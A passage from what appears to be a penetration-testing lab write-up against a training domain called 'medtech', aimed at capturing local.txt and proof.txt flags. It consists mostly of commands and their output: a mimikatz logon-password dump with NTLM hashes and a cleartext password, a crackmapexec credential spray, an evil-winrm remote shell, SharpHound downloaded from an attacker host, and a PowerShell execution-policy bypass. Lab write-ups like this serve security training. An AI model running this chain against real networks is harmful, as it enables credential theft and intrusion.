9 d0 6f 18 b4 db 31 6d 88 f6 be ca 4b 8b a8 4e b9 b9 b9 05 6e b7 5f be 69 58 63 58 bb 3f 1a 86 33 ec cb 74 da 05 c5 31 aa 26
 bf cd 51 7e a4 2c 44 f7 18 eb 16 ba 36 db 3d d3 89 36 46 04 c7 a7 9e f7 bc 28 5a 7c 99 f3 8a da c1 6b af bb ef ea a5 71 30
1a 3d 35 6b eb 44 da d4 58 7b b9 59 4b 42 7b f1 93 7b 04 92 f3 30 9e 12 f8 fe ec fd 8b f5 ca 06 a7 ce f6 6f 85 80 33 dc 92 9
5 1b 6d ca 5d ea df 7b 86 50 a6 f1 e1 92 4e d4 5c 2f f0 e9 f1 71 79 eb 56 64 2a ca 05 89 aa d3 25 84 1f 17 d1 57 ab 0b 16
       ssp :
       credman :
       cloudap :

mimikatz # 
```

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1076869 (00000000:00106e85)
Session           : Service from 0
User Name         : DefaultAppPool
Domain            : IIS APPPOOL
Logon Server      : (null)
Logon Time        : 9/16/2023 4:36:19 AM
SID               : S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415
        msv :
         [00000003] Primary
         * Username : WEB02$
         * Domain   : MEDTECH
         * NTLM     : b6191454048eb6ea7bb3058ed8c088f2
         * SHA1     : b6813ae6c2316b049456dc02ce0122bd62438a5c
        tspkg :
        wdigest :
         * Username : WEB02$
         * Domain   : MEDTECH
         * Password : (null)
        kerberos :
         * Username : WEB02$
         * Domain   : medtech.com
         * Password : ad 90 b4 19 89 a2 4d a1 d8 76 a9 cd 8c 3c 0d e8 ed 94 3d f6
80 2d 1c 6c af 70 65 28 20 75 29 6c 35 dd ae 7f 24 67 f3 c3 1e b2 c8 39 f4 35 a4
8c 39 3a 5b 3f 4f 86 6c 36 34 df f7 d5 4f ba 8c 5d 96 56 10 20 a2 46 69 70 3b 17
73 e9 d0 6f 18 b4 db 31 6d 88 f6 be ca 4b 8b a8 4e b9 b9 b9 05 6e b7 5f be 69 58
63 58 bb 3f 1a 86 33 ec cb 74 da 05 c5 31 aa 26 bf cd 51 7e a4 2c 44 f7 18 eb 16
ba 36 db 3d d3 89 36 46 04 c7 a7 9e f7 bc 28 5a 7c 99 f3 8a da c1 6b af bb ef ea
a5 71 30 1a 3d 35 6b eb 44 da d4 58 7b b9 59 4b 42 7b f1 93 7b 04 92 f3 30 9e 12
f8 fe ec fd 8b f5 ca 06 a7 ce f6 6f 85 80 33 dc 92 95 1b 6d ca 5d ea df 7b 86 50
a6 f1 e1 92 4e d4 5c 2f f0 e9 f1 71 79 eb 56 64 2a ca 05 89 aa d3 25 84 1f 17 d1
57 ab 0b 16
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 718019 (00000000:000af4c3)
Session           : Service from 0
User Name         : MSSQL$MICROSOFT##WID
Domain            : NT SERVICE
Logon Server      : (null)
Logon Time        : 7/11/2023 5:00:17 AM
```

```
SID               : S-1-5-80-1184457765-4068085190-3456807688-2200952327-
3769537534
        msv :
         [00000003] Primary
         * Username : WEB02$
         * Domain   : MEDTECH
         * NTLM     : b6191454048eb6ea7bb3058ed8c088f2
         * SHA1     : b6813ae6c2316b049456dc02ce0122bd62438a5c
        tspkg :
        wdigest :
         * Username : WEB02$
         * Domain   : MEDTECH
         * Password : (null)
        kerberos :
         * Username : WEB02$
         * Domain   : medtech.com
         * Password : ad 90 b4 19 89 a2 4d a1 d8 76 a9 cd 8c 3c 0d e8 ed 94 3d f6
80 2d 1c 6c af 70 65 28 20 75 29 6c 35 dd ae 7f 24 67 f3 c3 1e b2 c8 39 f4 35 a4
8c 39 3a 5b 3f 4f 86 6c 36 34 df f7 d5 4f ba 8c 5d 96 56 10 20 a2 46 69 70 3b 17
73 e9 d0 6f 18 b4 db 31 6d 88 f6 be ca 4b 8b a8 4e b9 b9 b9 05 6e b7 5f be 69 58
63 58 bb 3f 1a 86 33 ec cb 74 da 05 c5 31 aa 26 bf cd 51 7e a4 2c 44 f7 18 eb 16
ba 36 db 3d d3 89 36 46 04 c7 a7 9e f7 bc 28 5a 7c 99 f3 8a da c1 6b af bb ef ea
a5 71 30 1a 3d 35 6b eb 44 da d4 58 7b b9 59 4b 42 7b f1 93 7b 04 92 f3 30 9e 12
f8 fe ec fd 8b f5 ca 06 a7 ce f6 6f 85 80 33 dc 92 95 1b 6d ca 5d ea df 7b 86 50
a6 f1 e1 92 4e d4 5c 2f f0 e9 f1 71 79 eb 56 64 2a ca 05 89 aa d3 25 84 1f 17 d1
57 ab 0b 16
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 322809 (00000000:0004ecf9)
Session           : Service from 0
User Name         : joe
Domain            : MEDTECH
Logon Server      : DC01
Logon Time        : 7/11/2023 4:58:16 AM
SID               : S-1-5-21-976142013-3766213998-138799841-1106
        msv :
         [00000003] Primary
         * Username : joe
         * Domain   : MEDTECH
                * NTLM     : 08d7a47a6f9f66b97b1bae4178747494
         * SHA1     : a0c2285bfad20cc614e2d361d6246579843557cd
```

```
         * DPAPI    : 58de53296298ce0f98087ae902c88735
        tspkg :
        wdigest :
         * Username : joe
         * Domain   : MEDTECH
         * Password : (null)
        kerberos :
         * Username : joe
         * Domain   : MEDTECH.COM
         * Password : Flowers1
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 127720 (00000000:0001f2e8)
Session           : Service from 0
User Name         : MSSQL$SQLEXPRESS
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 7/11/2023 4:58:04 AM
SID               : S-1-5-80-3880006512-4290199581-1648723128-3569869737-
3631323133
        msv :
         [00000003] Primary
         * Username : WEB02$
         * Domain   : MEDTECH
         * NTLM     : b6191454048eb6ea7bb3058ed8c088f2
         * SHA1     : b6813ae6c2316b049456dc02ce0122bd62438a5c
        tspkg :
        wdigest :
         * Username : WEB02$
         * Domain   : MEDTECH
         * Password : (null)
        kerberos :
         * Username : WEB02$
         * Domain   : medtech.com
         * Password : ad 90 b4 19 89 a2 4d a1 d8 76 a9 cd 8c 3c 0d e8 ed 94 3d f6
80 2d 1c 6c af 70 65 28 20 75 29 6c 35 dd ae 7f 24 67 f3 c3 1e b2 c8 39 f4 35 a4
8c 39 3a 5b 3f 4f 86 6c 36 34 df f7 d5 4f ba 8c 5d 96 56 10 20 a2 46 69 70 3b 17
73 e9 d0 6f 18 b4 db 31 6d 88 f6 be ca 4b 8b a8 4e b9 b9 b9 05 6e b7 5f be 69 58
63 58 bb 3f 1a 86 33 ec cb 74 da 05 c5 31 aa 26 bf cd 51 7e a4 2c 44 f7 18 eb 16
ba 36 db 3d d3 89 36 46 04 c7 a7 9e f7 bc 28 5a 7c 99 f3 8a da c1 6b af bb ef ea
a5 71 30 1a 3d 35 6b eb 44 da d4 58 7b b9 59 4b 42 7b f1 93 7b 04 92 f3 30 9e 12
```

```
f8 fe ec fd 8b f5 ca 06 a7 ce f6 6f 85 80 33 dc 92 95 1b 6d ca 5d ea df 7b 86 50
a6 f1 e1 92 4e d4 5c 2f f0 e9 f1 71 79 eb 56 64 2a ca 05 89 aa d3 25 84 1f 17 d1
57 ab 0b 16
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 78617 (00000000:00013319)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 7/11/2023 4:58:03 AM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : WEB02$
         * Domain   : MEDTECH
         * NTLM     : b6191454048eb6ea7bb3058ed8c088f2
         * SHA1     : b6813ae6c2316b049456dc02ce0122bd62438a5c
        tspkg :
        wdigest :
         * Username : WEB02$
         * Domain   : MEDTECH
         * Password : (null)
        kerberos :
         * Username : WEB02$
         * Domain   : medtech.com
         * Password : ad 90 b4 19 89 a2 4d a1 d8 76 a9 cd 8c 3c 0d e8 ed 94 3d f6
80 2d 1c 6c af 70 65 28 20 75 29 6c 35 dd ae 7f 24 67 f3 c3 1e b2 c8 39 f4 35 a4
8c 39 3a 5b 3f 4f 86 6c 36 34 df f7 d5 4f ba 8c 5d 96 56 10 20 a2 46 69 70 3b 17
73 e9 d0 6f 18 b4 db 31 6d 88 f6 be ca 4b 8b a8 4e b9 b9 b9 05 6e b7 5f be 69 58
63 58 bb 3f 1a 86 33 ec cb 74 da 05 c5 31 aa 26 bf cd 51 7e a4 2c 44 f7 18 eb 16
ba 36 db 3d d3 89 36 46 04 c7 a7 9e f7 bc 28 5a 7c 99 f3 8a da c1 6b af bb ef ea
a5 71 30 1a 3d 35 6b eb 44 da d4 58 7b b9 59 4b 42 7b f1 93 7b 04 92 f3 30 9e 12
f8 fe ec fd 8b f5 ca 06 a7 ce f6 6f 85 80 33 dc 92 95 1b 6d ca 5d ea df 7b 86 50
a6 f1 e1 92 4e d4 5c 2f f0 e9 f1 71 79 eb 56 64 2a ca 05 89 aa d3 25 84 1f 17 d1
57 ab 0b 16
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 996 (00000000:000003e4)
```

```
Session           : Service from 0
User Name         : WEB02$
Domain            : MEDTECH
Logon Server      : (null)
Logon Time        : 7/11/2023 4:58:03 AM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : WEB02$
         * Domain   : MEDTECH
         * NTLM     : b6191454048eb6ea7bb3058ed8c088f2
         * SHA1     : b6813ae6c2316b049456dc02ce0122bd62438a5c
        tspkg :
        wdigest :
         * Username : WEB02$
         * Domain   : MEDTECH
         * Password : (null)
        kerberos :
         * Username : web02$
         * Domain   : medtech.com
         * Password : ad 90 b4 19 89 a2 4d a1 d8 76 a9 cd 8c 3c 0d e8 ed 94 3d f6
80 2d 1c 6c af 70 65 28 20 75 29 6c 35 dd ae 7f 24 67 f3 c3 1e b2 c8 39 f4 35 a4
8c 39 3a 5b 3f 4f 86 6c 36 34 df f7 d5 4f ba 8c 5d 96 56 10 20 a2 46 69 70 3b 17
73 e9 d0 6f 18 b4 db 31 6d 88 f6 be ca 4b 8b a8 4e b9 b9 b9 05 6e b7 5f be 69 58
63 58 bb 3f 1a 86 33 ec cb 74 da 05 c5 31 aa 26 bf cd 51 7e a4 2c 44 f7 18 eb 16
ba 36 db 3d d3 89 36 46 04 c7 a7 9e f7 bc 28 5a 7c 99 f3 8a da c1 6b af bb ef ea
a5 71 30 1a 3d 35 6b eb 44 da d4 58 7b b9 59 4b 42 7b f1 93 7b 04 92 f3 30 9e 12
f8 fe ec fd 8b f5 ca 06 a7 ce f6 6f 85 80 33 dc 92 95 1b 6d ca 5d ea df 7b 86 50
a6 f1 e1 92 4e d4 5c 2f f0 e9 f1 71 79 eb 56 64 2a ca 05 89 aa d3 25 84 1f 17 d1
57 ab 0b 16
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 47681 (00000000:0000ba41)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 7/11/2023 4:58:03 AM
SID               : S-1-5-96-0-0
        msv :
         [00000003] Primary
```

```
         * Username : WEB02$
         * Domain   : MEDTECH
         * NTLM     : b6191454048eb6ea7bb3058ed8c088f2
         * SHA1     : b6813ae6c2316b049456dc02ce0122bd62438a5c
        tspkg :
        wdigest :
         * Username : WEB02$
         * Domain   : MEDTECH
         * Password : (null)
        kerberos :
         * Username : WEB02$
         * Domain   : medtech.com
         * Password : ad 90 b4 19 89 a2 4d a1 d8 76 a9 cd 8c 3c 0d e8 ed 94 3d f6
80 2d 1c 6c af 70 65 28 20 75 29 6c 35 dd ae 7f 24 67 f3 c3 1e b2 c8 39 f4 35 a4
8c 39 3a 5b 3f 4f 86 6c 36 34 df f7 d5 4f ba 8c 5d 96 56 10 20 a2 46 69 70 3b 17
73 e9 d0 6f 18 b4 db 31 6d 88 f6 be ca 4b 8b a8 4e b9 b9 b9 05 6e b7 5f be 69 58
63 58 bb 3f 1a 86 33 ec cb 74 da 05 c5 31 aa 26 bf cd 51 7e a4 2c 44 f7 18 eb 16
ba 36 db 3d d3 89 36 46 04 c7 a7 9e f7 bc 28 5a 7c 99 f3 8a da c1 6b af bb ef ea
a5 71 30 1a 3d 35 6b eb 44 da d4 58 7b b9 59 4b 42 7b f1 93 7b 04 92 f3 30 9e 12
f8 fe ec fd 8b f5 ca 06 a7 ce f6 6f 85 80 33 dc 92 95 1b 6d ca 5d ea df 7b 86 50
a6 f1 e1 92 4e d4 5c 2f f0 e9 f1 71 79 eb 56 64 2a ca 05 89 aa d3 25 84 1f 17 d1
57 ab 0b 16
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 366858 (00000000:0005990a)
Session           : Interactive from 1
User Name         : joe
Domain            : MEDTECH
Logon Server      : DC01
Logon Time        : 7/11/2023 4:58:18 AM
SID               : S-1-5-21-976142013-3766213998-138799841-1106
        msv :
         [00000003] Primary
         * Username : joe
         * Domain   : MEDTECH
         * NTLM     : 08d7a47a6f9f66b97b1bae4178747494
         * SHA1     : a0c2285bfad20cc614e2d361d6246579843557cd
         * DPAPI    : 58de53296298ce0f98087ae902c88735
        tspkg :
        wdigest :
         * Username : joe
```

```
         * Domain   : MEDTECH
         * Password : (null)
        kerberos :
         * Username : joe
         * Domain   : MEDTECH.COM
         * Password : Flowers1
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 322808 (00000000:0004ecf8)
Session           : Service from 0
User Name         : joe
Domain            : MEDTECH
Logon Server      : DC01
Logon Time        : 7/11/2023 4:58:16 AM
SID               : S-1-5-21-976142013-3766213998-138799841-1106
        msv :
         [00000003] Primary
         * Username : joe
         * Domain   : MEDTECH
         * NTLM     : 08d7a47a6f9f66b97b1bae4178747494
         * SHA1     : a0c2285bfad20cc614e2d361d6246579843557cd
         * DPAPI    : 58de53296298ce0f98087ae902c88735
        tspkg :
        wdigest :
         * Username : joe
         * Domain   : MEDTECH
         * Password : (null)
        kerberos :
         * Username : joe
         * Domain   : MEDTECH.COM
         * Password : Flowers1
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 7/11/2023 4:58:04 AM
```

```
SID               : S-1-5-17
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 130227 (00000000:0001fcb3)
Session           : Service from 0
User Name         : SQLTELEMETRY$SQLEXPRESS
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 7/11/2023 4:58:04 AM
SID               : S-1-5-80-1985561900-798682989-2213159822-1904180398-
3434236965
        msv :
         [00000003] Primary
         * Username : WEB02$
         * Domain   : MEDTECH
         * NTLM     : b6191454048eb6ea7bb3058ed8c088f2
         * SHA1     : b6813ae6c2316b049456dc02ce0122bd62438a5c
        tspkg :
        wdigest :
         * Username : WEB02$
         * Domain   : MEDTECH
         * Password : (null)
        kerberos :
         * Username : WEB02$
         * Domain   : medtech.com
         * Password : ad 90 b4 19 89 a2 4d a1 d8 76 a9 cd 8c 3c 0d e8 ed 94 3d f6
80 2d 1c 6c af 70 65 28 20 75 29 6c 35 dd ae 7f 24 67 f3 c3 1e b2 c8 39 f4 35 a4
8c 39 3a 5b 3f 4f 86 6c 36 34 df f7 d5 4f ba 8c 5d 96 56 10 20 a2 46 69 70 3b 17
73 e9 d0 6f 18 b4 db 31 6d 88 f6 be ca 4b 8b a8 4e b9 b9 b9 05 6e b7 5f be 69 58
63 58 bb 3f 1a 86 33 ec cb 74 da 05 c5 31 aa 26 bf cd 51 7e a4 2c 44 f7 18 eb 16
ba 36 db 3d d3 89 36 46 04 c7 a7 9e f7 bc 28 5a 7c 99 f3 8a da c1 6b af bb ef ea
a5 71 30 1a 3d 35 6b eb 44 da d4 58 7b b9 59 4b 42 7b f1 93 7b 04 92 f3 30 9e 12
f8 fe ec fd 8b f5 ca 06 a7 ce f6 6f 85 80 33 dc 92 95 1b 6d ca 5d ea df 7b 86 50
a6 f1 e1 92 4e d4 5c 2f f0 e9 f1 71 79 eb 56 64 2a ca 05 89 aa d3 25 84 1f 17 d1
```

```
57 ab 0b 16
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 7/11/2023 4:58:04 AM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 78636 (00000000:0001332c)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 7/11/2023 4:58:03 AM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : WEB02$
         * Domain   : MEDTECH
         * NTLM     : b6191454048eb6ea7bb3058ed8c088f2
         * SHA1     : b6813ae6c2316b049456dc02ce0122bd62438a5c
        tspkg :
        wdigest :
         * Username : WEB02$
         * Domain   : MEDTECH
```

```
         * Password : (null)
        kerberos :
         * Username : WEB02$
         * Domain   : medtech.com
         * Password : ad 90 b4 19 89 a2 4d a1 d8 76 a9 cd 8c 3c 0d e8 ed 94 3d f6
80 2d 1c 6c af 70 65 28 20 75 29 6c 35 dd ae 7f 24 67 f3 c3 1e b2 c8 39 f4 35 a4
8c 39 3a 5b 3f 4f 86 6c 36 34 df f7 d5 4f ba 8c 5d 96 56 10 20 a2 46 69 70 3b 17
73 e9 d0 6f 18 b4 db 31 6d 88 f6 be ca 4b 8b a8 4e b9 b9 b9 05 6e b7 5f be 69 58
63 58 bb 3f 1a 86 33 ec cb 74 da 05 c5 31 aa 26 bf cd 51 7e a4 2c 44 f7 18 eb 16
ba 36 db 3d d3 89 36 46 04 c7 a7 9e f7 bc 28 5a 7c 99 f3 8a da c1 6b af bb ef ea
a5 71 30 1a 3d 35 6b eb 44 da d4 58 7b b9 59 4b 42 7b f1 93 7b 04 92 f3 30 9e 12
f8 fe ec fd 8b f5 ca 06 a7 ce f6 6f 85 80 33 dc 92 95 1b 6d ca 5d ea df 7b 86 50
a6 f1 e1 92 4e d4 5c 2f f0 e9 f1 71 79 eb 56 64 2a ca 05 89 aa d3 25 84 1f 17 d1
57 ab 0b 16
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 47666 (00000000:0000ba32)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 7/11/2023 4:58:03 AM
SID               : S-1-5-96-0-1
        msv :
         [00000003] Primary
         * Username : WEB02$
         * Domain   : MEDTECH
         * NTLM     : b6191454048eb6ea7bb3058ed8c088f2
         * SHA1     : b6813ae6c2316b049456dc02ce0122bd62438a5c
        tspkg :
        wdigest :
         * Username : WEB02$
         * Domain   : MEDTECH
         * Password : (null)
        kerberos :
         * Username : WEB02$
         * Domain   : medtech.com
         * Password : ad 90 b4 19 89 a2 4d a1 d8 76 a9 cd 8c 3c 0d e8 ed 94 3d f6
80 2d 1c 6c af 70 65 28 20 75 29 6c 35 dd ae 7f 24 67 f3 c3 1e b2 c8 39 f4 35 a4
8c 39 3a 5b 3f 4f 86 6c 36 34 df f7 d5 4f ba 8c 5d 96 56 10 20 a2 46 69 70 3b 17
73 e9 d0 6f 18 b4 db 31 6d 88 f6 be ca 4b 8b a8 4e b9 b9 b9 05 6e b7 5f be 69 58
```

```
63 58 bb 3f 1a 86 33 ec cb 74 da 05 c5 31 aa 26 bf cd 51 7e a4 2c 44 f7 18 eb 16
ba 36 db 3d d3 89 36 46 04 c7 a7 9e f7 bc 28 5a 7c 99 f3 8a da c1 6b af bb ef ea
a5 71 30 1a 3d 35 6b eb 44 da d4 58 7b b9 59 4b 42 7b f1 93 7b 04 92 f3 30 9e 12
f8 fe ec fd 8b f5 ca 06 a7 ce f6 6f 85 80 33 dc 92 95 1b 6d ca 5d ea df 7b 86 50
a6 f1 e1 92 4e d4 5c 2f f0 e9 f1 71 79 eb 56 64 2a ca 05 89 aa d3 25 84 1f 17 d1
57 ab 0b 16
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 46439 (00000000:0000b567)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 7/11/2023 4:58:03 AM
SID               :
        msv :
         [00000003] Primary
         * Username : WEB02$
         * Domain   : MEDTECH
         * NTLM     : b6191454048eb6ea7bb3058ed8c088f2
         * SHA1     : b6813ae6c2316b049456dc02ce0122bd62438a5c
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : WEB02$
Domain            : MEDTECH
Logon Server      : (null)
Logon Time        : 7/11/2023 4:58:03 AM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : WEB02$
         * Domain   : MEDTECH
         * Password : (null)
```

```
        kerberos :
         * Username : web02$
         * Domain   : MEDTECH.COM
         * Password : ad 90 b4 19 89 a2 4d a1 d8 76 a9 cd 8c 3c 0d e8 ed 94 3d f6
80 2d 1c 6c af 70 65 28 20 75 29 6c 35 dd ae 7f 24 67 f3 c3 1e b2 c8 39 f4 35 a4
8c 39 3a 5b 3f 4f 86 6c 36 34 df f7 d5 4f ba 8c 5d 96 56 10 20 a2 46 69 70 3b 17
73 e9 d0 6f 18 b4 db 31 6d 88 f6 be ca 4b 8b a8 4e b9 b9 b9 05 6e b7 5f be 69 58
63 58 bb 3f 1a 86 33 ec cb 74 da 05 c5 31 aa 26 bf cd 51 7e a4 2c 44 f7 18 eb 16
ba 36 db 3d d3 89 36 46 04 c7 a7 9e f7 bc 28 5a 7c 99 f3 8a da c1 6b af bb ef ea
a5 71 30 1a 3d 35 6b eb 44 da d4 58 7b b9 59 4b 42 7b f1 93 7b 04 92 f3 30 9e 12
f8 fe ec fd 8b f5 ca 06 a7 ce f6 6f 85 80 33 dc 92 95 1b 6d ca 5d ea df 7b 86 50
a6 f1 e1 92 4e d4 5c 2f f0 e9 f1 71 79 eb 56 64 2a ca 05 89 aa d3 25 84 1f 17 d1
57 ab 0b 16
        ssp :
        credman :
        cloudap :
```

Now using crackmapexec on user joe with password `Flowers1` to see what all machines are connected

```
crackmapexec smb 172.16.225.0/24 -u joe -p Flowers1 -d medtech.com --continue-on-success
```

```
→  medtech crackmapexec smb 172.16.225.0/24 -u joe -p Flowers1 -d medtech.com --continue-on-success
SMB         172.16.225.82   445    CLIENT01         [*] Windows 10.0 Build 22000 x64 (name:CLIENT01) (domain:medtech.com) (s
igning:False) (SMBv1:False)
SMB         172.16.225.13   445    PROD01           [*] Windows 10.0 Build 20348 x64 (name:PROD01) (domain:medtech.com) (sig
ning:False) (SMBv1:False)
SMB         172.16.225.12   445    DEV04            [*] Windows 10.0 Build 20348 x64 (name:DEV04) (domain:medtech.com) (sign
ing:False) (SMBv1:False)
SMB         172.16.225.83   445    CLIENT02         [*] Windows 10.0 Build 22000 x64 (name:CLIENT02) (domain:medtech.com) (s
igning:False) (SMBv1:False)
SMB         172.16.225.11   445    FILES02          [*] Windows 10.0 Build 20348 x64 (name:FILES02) (domain:medtech.com) (si
gning:False) (SMBv1:False)
SMB         172.16.225.10   445    DC01             [*] Windows 10.0 Build 20348 x64 (name:DC01) (domain:medtech.com) (signi
ng:True) (SMBv1:False)
SMB         172.16.225.82   445    CLIENT01         [-] Connection Error: The NETBIOS connection with the remote host timed
out.
SMB         172.16.225.13   445    PROD01           [+] medtech.com\joe:Flowers1
SMB         172.16.225.254  445    WEB02            [*] Windows 10.0 Build 20348 x64 (name:WEB02) (domain:medtech.com) (sign
ing:False) (SMBv1:False)
SMB         172.16.225.12   445    DEV04            [+] medtech.com\joe:Flowers1
SMB         172.16.225.83   445    CLIENT02         [-] Connection Error: The NETBIOS connection with the remote host timed
out.
SMB         172.16.225.11   445    FILES02          [+] medtech.com\joe:Flowers1 (Pwn3d!)
SMB         172.16.225.10   445    DC01             [+] medtech.com\joe:Flowers1
SMB         172.16.225.254  445    WEB02            [+] medtech.com\joe:Flowers1
```

the user joe has administrator privileges on .11 so let's do evilwin-rm to it and try to gain a shell

```
evil-winrm -i 172.16.225.11 -u joe -p Flowers1
```

```
→ medtech evil-winrm -i 172.16.225.11 -u joe -p Flowers1

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on t
his machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\joe\Documents> whoami
medtech\joe
*Evil-WinRM* PS C:\Users\joe\Documents> hostname
FILES02
*Evil-WinRM* PS C:\Users\joe\Documents>
```

we are now connected to FILES02. Great!!

Let's navigate to Desktop folder for local.txt

```
*Evil-WinRM* PS C:\Users\joe\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\joe\Desktop> ls


    Directory: C:\Users\joe\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/16/2023   4:35 AM             34 local.txt


*Evil-WinRM* PS C:\Users\joe\Desktop> cat local.txt
6f54850602835e44c893a650a9e17445
*Evil-WinRM* PS C:\Users\joe\Desktop>
```

Flag: **6f54850602835e44c893a650a9e17445**

Navigating to Administrator Desktop folder gives us proof.txt aswell

```
*Evil-WinRM* PS C:\Users\joe\Desktop> cd ..
*Evil-WinRM* PS C:\Users\joe> cd ..
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat proof.txt
d4625b9adefcbce70c13a4708b131952
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Flag: **d4625b9adefcbce70c13a4708b131952**

We now have even more users

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd ../..
*Evil-WinRM* PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/28/2022   9:44 AM                Administrator
d-----         9/28/2022   2:55 AM                administrator.MEDTECH
d-----         10/4/2022   5:20 PM                joe
d-r---         9/28/2022   9:44 AM                Public
d-----         10/4/2022   5:19 PM                wario
d-----         9/28/2022   3:52 AM                yoshi


*Evil-WinRM* PS C:\Users>
```

Let's transfer sharphound to it and check

```
iwr -uri http://192.168.45.220:8081/SharpHound.ps1 -Outfile SharpHound.ps1
```

```
*Evil-WinRM* PS C:\Users\Public> iwr -uri http://192.168.45.220:8081/SharpHound.ps1 -Outfile SharpHound.ps1
*Evil-WinRM* PS C:\Users\Public> ls


    Directory: C:\Users\Public


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         9/28/2022   9:32 AM                Documents
d-r---          5/8/2021   1:20 AM                Downloads
d-r---          5/8/2021   1:20 AM                Music
d-r---          5/8/2021   1:20 AM                Pictures
d-r---          5/8/2021   1:20 AM                Videos
-a----         9/16/2023  11:54 AM          27136 PrintSpoofer64.exe
-a----         9/16/2023  12:36 PM           5576 SharpHound.exe
-a----         9/16/2023  12:46 PM           5686 SharpHound.ps1
-a----         9/16/2023  12:02 PM        2387968 winPEASx64.exe


*Evil-WinRM* PS C:\Users\Public>
```

```
powershell -ep bypass
```

```
*Evil-WinRM* PS C:\Users\Public> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Public>
*Evil-WinRM* PS C:\Users\Public>
```

